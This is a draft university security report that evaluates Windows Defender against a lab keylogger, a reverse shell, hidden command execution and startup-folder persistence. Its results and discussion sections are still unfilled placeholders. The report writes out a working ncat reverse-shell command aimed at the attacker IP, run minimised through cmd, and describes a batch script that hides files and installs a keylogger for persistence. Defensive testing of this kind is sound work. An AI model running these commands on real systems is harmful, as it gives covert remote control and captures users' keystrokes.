ULB BRUFACE BRUSSELS FACULTY OF ENGINEERING VUB

ELEC-H404

Advanced Security Evasion in Windows

Andranik Voskanyan

Cédric Sipakam

Zinar Mutu

Professor
Bruno Da Silva

Academic Year
2024 - 2025

Faculty
Electrical Engineering

Contents

List of Figures

Abstract

This project investigates the efficacy of Windows security solutions, primarily focusing on Windows Defender, in detecting and responding to advanced stealthy attack techniques. The study evaluates a range of common attacker methodologies including the deployment of keyloggers, creation of backdoors for remote access, non-visual command execution leveraging built-in system tools, and a persistence mechanism designed to maintain unauthorized access. The evaluation involved executing these attack scenarios in a controlled environment while meticulously logging system behavior, network activity, and Windows event logs to analyze the detection capabilities and response of the security software.

1 Introduction

1.1 Problem Statement and Motivation

The Landscape of cyber threats is constantly evolving, with attackers developing increasingly sophisticated techniques to evade detection by security systems. Detecting these stealthy attacks is a significant challenge for individuals and organization alike. Understanding the methods attackers use to bypass security measures is crucial for defenders to improve their strategies, tools, and overall security posture. This project aims to shed light on these evasion techniques within the Windows operating System, a prevalent target for cyber-attacks.

1.2 Project Aims and Objectives

The Primary aims of this project are:

- To evaluate the detection capabilities of Windows Defender, [...], and [....] against a set of specific attacker techniques
- The attacker techniques investigated include:
  - Keylogger deployment
  - Backdoor creation and remote access
  - Non-visual command execution and process hiding
  - Process injection and memory manipulation
  - Persistence techniques
- To analyze system behavior, network activity, and event logs during these simulated attacks to understand how security solutions respond and what artifacts are generated
- To asses the effectiveness of various evasion methods employed by attackers

1.3 Scope of the project

This project focuses on:

- **Operating System:** Windows 11 Home
- **Primary Security Solution:** Windows Defender, [...], [....]
- **Attacker Tools:** A combination of publicly available tools: Microsoft Windows Command Prompt, Netcat/Nmap, Python.
- **Exclusions:** This study does not cover all possible evasion techniques or every security product available on the market. The focus is on the selected methods.

2 Background

2.1 Fundamentals of Security Evasion

Security Evasion refers to the set of techniques and strategies employed by attacker to avoid detection by security mechanism such as antivirus software, Endpoint Detection and Response Solutions (EDR), Intrusion Detection/Prevention Systems (IDS/IPS), and firewalls. The primary goal of evasion is to allow malicious activities to proceed unnoticed, enabling attackers to achieve their objectives, which could range from data heft and espionage to system disruption or financial gain. Attacker motivations are diverse but often include maintaining stealth to ensure long-term access a.k.a persistence, escalating privileges to gain deeper system control, and exfiltrating sensitive information without triggering alarms.

2.2 Overview of Windows Security Architecture

The Windows Operating System incorporates a multi-layered security architecture designed to protect against a wide array of threats.

- **Windows Defender Antivirus:** This is the built-in anti-malware solution in Windows. Its features include:
  - Real-time scanning
  - Behavior monitoring
  - Anti-malware Scan Interface (AMSI)
  - Cloud-delivered protection
  - Network Inspection System (NIS)
  - Controlled Folder Access
- **Windows Event Logging:** The OS records a wide variety of events related to system, security, application, PowerShell, and other application. Specific event IDs can indicate suspicious activities, login attempts, process creation, and security policy changes.
- **User Account Control (UAC):** This helps prevent unauthorized changes to the system by prompting for permission or an administrator password before performing actions that could potentially affect the computer's operation or security.
- **Windows Firewall:** Controls network traffic flowing in and out of the system, based on configured rules.
- **BitLocker Drive Encryption:** Provides full-disk encryption to protect data at rest
- **AppLocker/Windows Defender Application Control (WDAC):** Allows administrators to control which applications and files users can run.


Windows Security Layered Stack
Endpoint Detection & Response (EDR)
AMSI (Antimalware Scan Interface)
Windows Event Logging
Windows Defender Exploit Guard
Windows Firewall
Windows Defender Antivirus

Figure 1: Components of the Windows Security Architecture

2.3 Theoretical Overview of Attacker Techniques Investigated

Keyloggers

A Keylogger is a type of surveillance software or hardware that records every keystroke made on a computer. It can be used to collect sensitive information suck as login credentials, credit cards numbers, personal messages and other confidential data. Keyloggers can be software-based, that is a process running on the victim's machine, or hardware-based. This project focuses on software-based keyloggers. The common method of detecting a Keylogger are called **Indicators of Compromise (IOCs)**; such as:

- Unusual network traffic: if the keylogger sends logs remotely
- Unexpected new processes or files (often hidden)
- Performance degradation: less common with well-written keyloggers
- anti-keylogger software alerts

The script 'keylog.py' is an example of a software-based keylogger.

Backdoors and Remote Access

A backdoor is a covert method of bypassing normal authentication or encryption in a computer system, and application, or an embedded device.

It allows unauthorized remote access to a system, enabling attackers to control the compromised machine, exfiltrate data, or use it as a pivot point for further attacks.

Backdoors can be established trough various means, including exploiting vulnerabilities, installing malicious software, or using legitimate remote administration tools for malicious purposes.

A common method is **Reverse Shells**, in which the compromised machine initiates an outbound connection to an attacker-controlled server, often used to bypass firewalls that restrict inbound connections. The command `'ncat 172.20.10.15 12345 -e cmd.exe'` in `'commands.bat'` code used in the project attempts to establish a reverse shell, by creating a TCP/IP connection from the victim's computer to the attacker IP address through a free port.

Another method for backdoor and remote access is **Bind Shells** in which the compromised machine opens a listening port, waiting for the attacker to connect.

The Indicator of Compromises that can be used to detect such an access are an unexpected network connection (especially to unusual IP addresses or ports), unexplained system behavior, or new user accounts

Non-Visual Command Execution and Process Hiding

Attackers often need to execute commands on a compromised system without alerting the user or security software. Common methods include the usage of:

- **PowerShell:** which is a powerful command-line shell and scripting language built on .NET. The most potent way of achieving stealth using PowerShell that Attackers use is **Fileless Execution Attacks**, which runs commands or entire scripts directly in-memory without the need of writing them on the disk

- **Living Off The Land Binaries and Scripts (LOLBAS):** Which is used in this study. To achieve this, attacker use legitimate, pre-installed system tool and scripts to perform malicious actions. This helps them blend in with normal activity and avoid detection based on known malicious files. Example include `'cmd.exe'`, `'powershell.exe'`, `'rundll32.exe'`, `'certutil.exe'`, etc. In this study, the use of `'start /min cmd /c'` in `'cmd_commands.bat'` is an example of attempting to run commands in a hidden window

- **Process Hiding Techniques:** Methods to conceal malicious processes from casual inspection by users or basic monitoring tools. this can involve techniques like running processes with hidden windows (`'start /min'`), process Doppelganging, or more advanced rootkit-like methods. The command `'attrib +h'` in `'cmd_commands.bat'` is used for file hiding.

Process Injection and Memory Manipulation

Process injection is a technique where an attacker runs arbitrary code within the address space of a separate live process.

By injecting malicious code into a legitimate process, attackers can evade detection, access process's memory and resources, and potentially elevate privileges.

Common process injection techniques include:

- **DLL injection:** Forcing a legitimate process to load a malicious Dynamic Link Library (DLL)
- **Shellcode Injection:** Writing custom machine code directly into the memory space of a target process and then causing it to execute
- **Process Hollowing (RunPE):** Creating a new process in a suspended state, replacing its legitimate code with malicious code, and then resuming its execution
- **Thread Execution Hijacking:** Modifying the execution path of an existing thread in a target process to execute injected code

Persistence Techniques

Persistence refers to techniques that attackers use to maintain access to a compromised system across reboots, credential changes, or other system interruptions.

Achieving persistence allows attacker to continue their malicious activities over an extended period of time.

Common methods used to achieve this are:

- **Startup Locations:** Placing malicious executable or scripts in Windows Startup folders. This is the method used in this study.
- **Registry Run Keys:** Adding entries to various `'Run'` or `'RunOnce'` registry keys
- **Scheduled tasks:** Creating schedule tasks that execute malicious code at specified times or triggers
- **Windows Services:** Creating or modifying Windows services to run malicious programs
- **DLL Hijacking:** Exploiting how applications search for and load DLLs.
- **WMI Event Subscriptions:** Using Windows Management Instrumentation (WMI) to trigger malicious actions based on system events.

3 Description

This section details the setup of the test environment, configuration of security solutions, step-by-step implementation of the attacker techniques, and the strategy for monitoring and data collection.

3.1 Test Environment Setup

The Attacker uses Kali Linux as its OS, whereas the Defender uses Windows 11 Home. They are connected in the same sub-network via a closed Local Area Network through a Mobile Hotspot.

The tools used by the attacker essentially include Netcat, Windows Command Prompt and Python.


Test Lab Setup Diagram
Attacker
(Kali Linux)
Target
(Windows VM)
Monitoring Tools:
- Wireshark (Network Traffic)
- Event Viewer (Windows Logs)
- Sysmon (Detailed Process Tracking)

Figure 2: Lab Environment

3.2 Security Solution Configuration

[ADD ALL THE SECURITY TOOLS USED AND DESCRIPTION]

3.3 Implementation of Attacker Techniques

Step 1 - Non Visual Command Execution and Process Hiding

The command `'start /min cmd /c'` in `'cmd_commands.bat'` were used to execute commands using `'cmd.exe'` in a way that avoids visible windows and to test detection of these hidden operations. `'cmd.exe'` via the command

Step 2 - Backdoor Creation and Remote Access

The objective is to establish a reverse shell from the victim machine to the attacker machine using Netcat and asses if Security Tools like Windows Defender detects the connection attempt or the tool used. The Tools and Scripts Used were `'ncat.exe'`, which is a part of Nmap, installed via WinGet as per `'cmd_commands.bat'`. The file `cmd_commands.bat` were used to initiate the Ncat reverse shell connection. To establish the connection to the attacker machine, a Netcat listener were used through the command `'nc-lvnp 12345'`

Execution Procedure

1. On the attacker machine, a Netcat listener was started: `'nc-lvnp 12345'`
2. On the victim machine, `'cmd_commands.bat'` was executed
3. The batch script attempted to install Nmap (if not present) silently using WinGet and then initiated the reverse shell `'start /min cmd /c "ncat 172.20.10.15 12345 -e cmd.exe"'`, where `'172.20.10.15'` is the attacker's IP address and `'12345'` is a free port
4. If successful, a command prompt session from the victim machine appeared on the attacker's Netcat listener
5. Finally, commands where executed remotely from the attacker's computer controlling the victim's computer trough a Command Prompt Terminal

Step 3 - Keylogger Deployment

To deploy a Python-based keylogger, make it persistent and assess if Windows Defender detect the script, its execution, or its output file, the tools and scripts used were: `'keylog.py'`, which is a python script using the `pyinput` library to capture keystrokes and save them to `'key.txt'`. The script `'cmd_commands.bat'` was used to automate parts of the deployment, including copying `'keylog.py'` to the Startup folder for persistence and hiding the script file.

Execution Procedure

1. the keylog.py script and `'cmd_commands.bat'` were transferred to the victim machine
2. `cmd_commands.bat` was executed on the victim machine
3. the batch script performed the following actions:
    - Copied `'keylog.py'` to the user's Startup folder
    - Used `'attrib +h'` to hide `'keylog.py'` in the Startup folder and the batch script itself
    - Initiated the execution of `'keylog.py'` using python

4. Keystrokes were entered on the victim machine

5. The content of key.txt was checked to verify the keylogger's operation

Step 4 - Persistence

The objective was to establish persistence using the Startup folder, and evaluate Windows Defender's ability to detect or prevent these modifications. To achieve that, the `'cmd_commands.bat'` simply copied itself in the Startup folder.

3.4 Monitoring and Data Collection Strategy

Security Solution Logs

- **Windows Defender:**
  - Alerts and detection history were accessed via the Windows Security app.
  - Event logs for Windows Defender: 'Microsoft-Windows-Windows Defender/Operational' and 'Microsoft-Windows-Windows Defender/WHC' (Event Viewer). Event IDs like 1006, 1007 (detection), 1116, 1117 (action taken) were monitored.
- **Other AV/EDR (if used):** Logs were collected according to the specific solution's interface (e.g., management console, local log files).

System-Level Logs

- **Windows Event Logs (via Event Viewer):**
  - **Security Log ():** Monitored for logon events (4624, 4625), process creation `'Security.evtx'`(4688 - if enabled), object access, privilege use.
  - **System Log (`'System.evtx'`):** Monitored for service creation/modification, errors.
  - **Application Log (`'Application.evtx'`):** Monitored for application errors or relevant events.
  - **PowerShell Logs:**
    - `'Microsoft-Windows-PowerShell/Operational'`: Event ID 4103 (Module Logging - pipeline execution details), 4104 (Script Block Logging - actual script content). These are critical for de-obfuscating and analyzing PowerShell attacks.
  - **Sysmon Logs (if configured):** 'Microsoft-Windows-Sysmon/Operational'. Key Event IDs:
    - 1: Process creation
    - 3: Network connection
    - 7: Image loaded (DLLs)

  - ○ 11: FileCreate
  - ○ 12, 13, 14: Registry event (CreateKey, SetValue, DeleteKey)
  - ○ 22: DNSEvent

- **Process Monitoring (Process Monitor - ProcMon):**
  - ProcMon was run during attack execution with filters set to capture relevant process activity (e.g., focusing on ‘cmd.exe‘, ‘powershell.exe‘, the target process for injection, or any suspicious new processes).
  - Logs were saved in PML format and then converted to CSV/XML for analysis.
  - Captured data included process creation, file I/O, registry activity, and network connections.

Network Traffic Analysis

- **Wireshark/tcpdump:**
  - Network traffic was captured on the victim machine's interface (or a dedicated monitoring interface in the virtual network).
  - Filters were used to focus on traffic related to the attacker's IP, C2 domains (if any), or suspicious protocols/ports.
  - PCAP files were saved for later analysis, especially for backdoor connections or data exfiltration attempts.

Performance Logging

- **‘activity_logger.py‘:** The script `‘activity_logger.py‘` was intended to monitor the CPU and memory usage of the Windows Defender process (‘SecurityHealthService.exe‘ or more commonly ‘MsMpEng.exe‘ - Antimalware Service Executable).
  - The script was run before, during, and after attack scenarios for a specified duration (e.g., 60 seconds as per the script).
  - It logged timestamps, CPU usage (%), and memory usage (%).
  - The output data was used to generate plots showing resource impact.
- **Task Manager/Resource Monitor:** Used for manual observation of system performance during attacks.

Data Aggregation

All collected logs (Event logs, ProcMon CSVs, Wireshark PCAPs, Defender alert screenshots, performance data) were organized into folders corresponding to each attacker technique and test run. A spreadsheet was maintained to correlate findings, detection status, and relevant log entries.

3.5 Evaluation Criteria

- **Definition of "Detection":** A technique was considered "detected" if:
  - Windows Defender (or other tested solution) generated an explicit alert identifying the activity or file as malicious or suspicious.
  - The malicious process was automatically terminated or quarantined.
  - A specific, unambiguous log entry was created by the security solution that directly indicated malicious behavior (even if not a high-priority alert).
  - For persistence, detection includes identifying and/or removing the persistence mechanism (e.g., during a scan or by real-time protection upon creation).
- **Effectiveness Metrics:**
  - **Detection Rate:** For each technique, the percentage of test runs where it was detected.
  - **Bypass Rate:** Percentage of test runs where the technique successfully evaded detection.
  - **Log Evidence:** Even if not automatically alerted, the presence of sufficient evidence in system logs (Event Logs, Sysmon, ProcMon) that would allow a human analyst to identify the malicious activity. This was qualitatively assessed.
- **Response Time:**
  - Time from attack execution to alert generation (if applicable and measurable). This can be difficult to measure precisely without specialized tools. For this project, it was noted qualitatively (e.g., "immediate alert," "delayed detection after X minutes").
- **Performance Impact:**
  - Assessed using data from ‘`activity_logger.py`‘ and manual observation, focusing on CPU and memory spikes or sustained high usage by Windows Defender during attacks compared to baseline.

4 Experimental Results

This section presents the objective findings of the experiments conducted. Results are organized primarily by attacker technique, detailing the detection status by Windows Defender, [...], [...], relevant log evidence and observations regarding the performance of security solutions. [ADD THE RESULTS]

4.1 Keylogger Deployment and Detection

4.2 Backdoor Creation and Remote Access

4.3 Non-Visual Command Execution and Process Hiding

4.4 Process Injection and Memory Manipulation

4.5 Persistence Techniques

4.6 Security Solution Performance Analysis

4.7 Comparative Analysis

5 Discussion and Conclusion

[ADD DISCUSSION]

5.1 Interpreation of Results

5.2 Comparison with Expected Outcomes/Litterature

5.3 Challenges Encountered and Limitations of the Study

5.4 Conclusion

5.5 Future Perspectives

6 References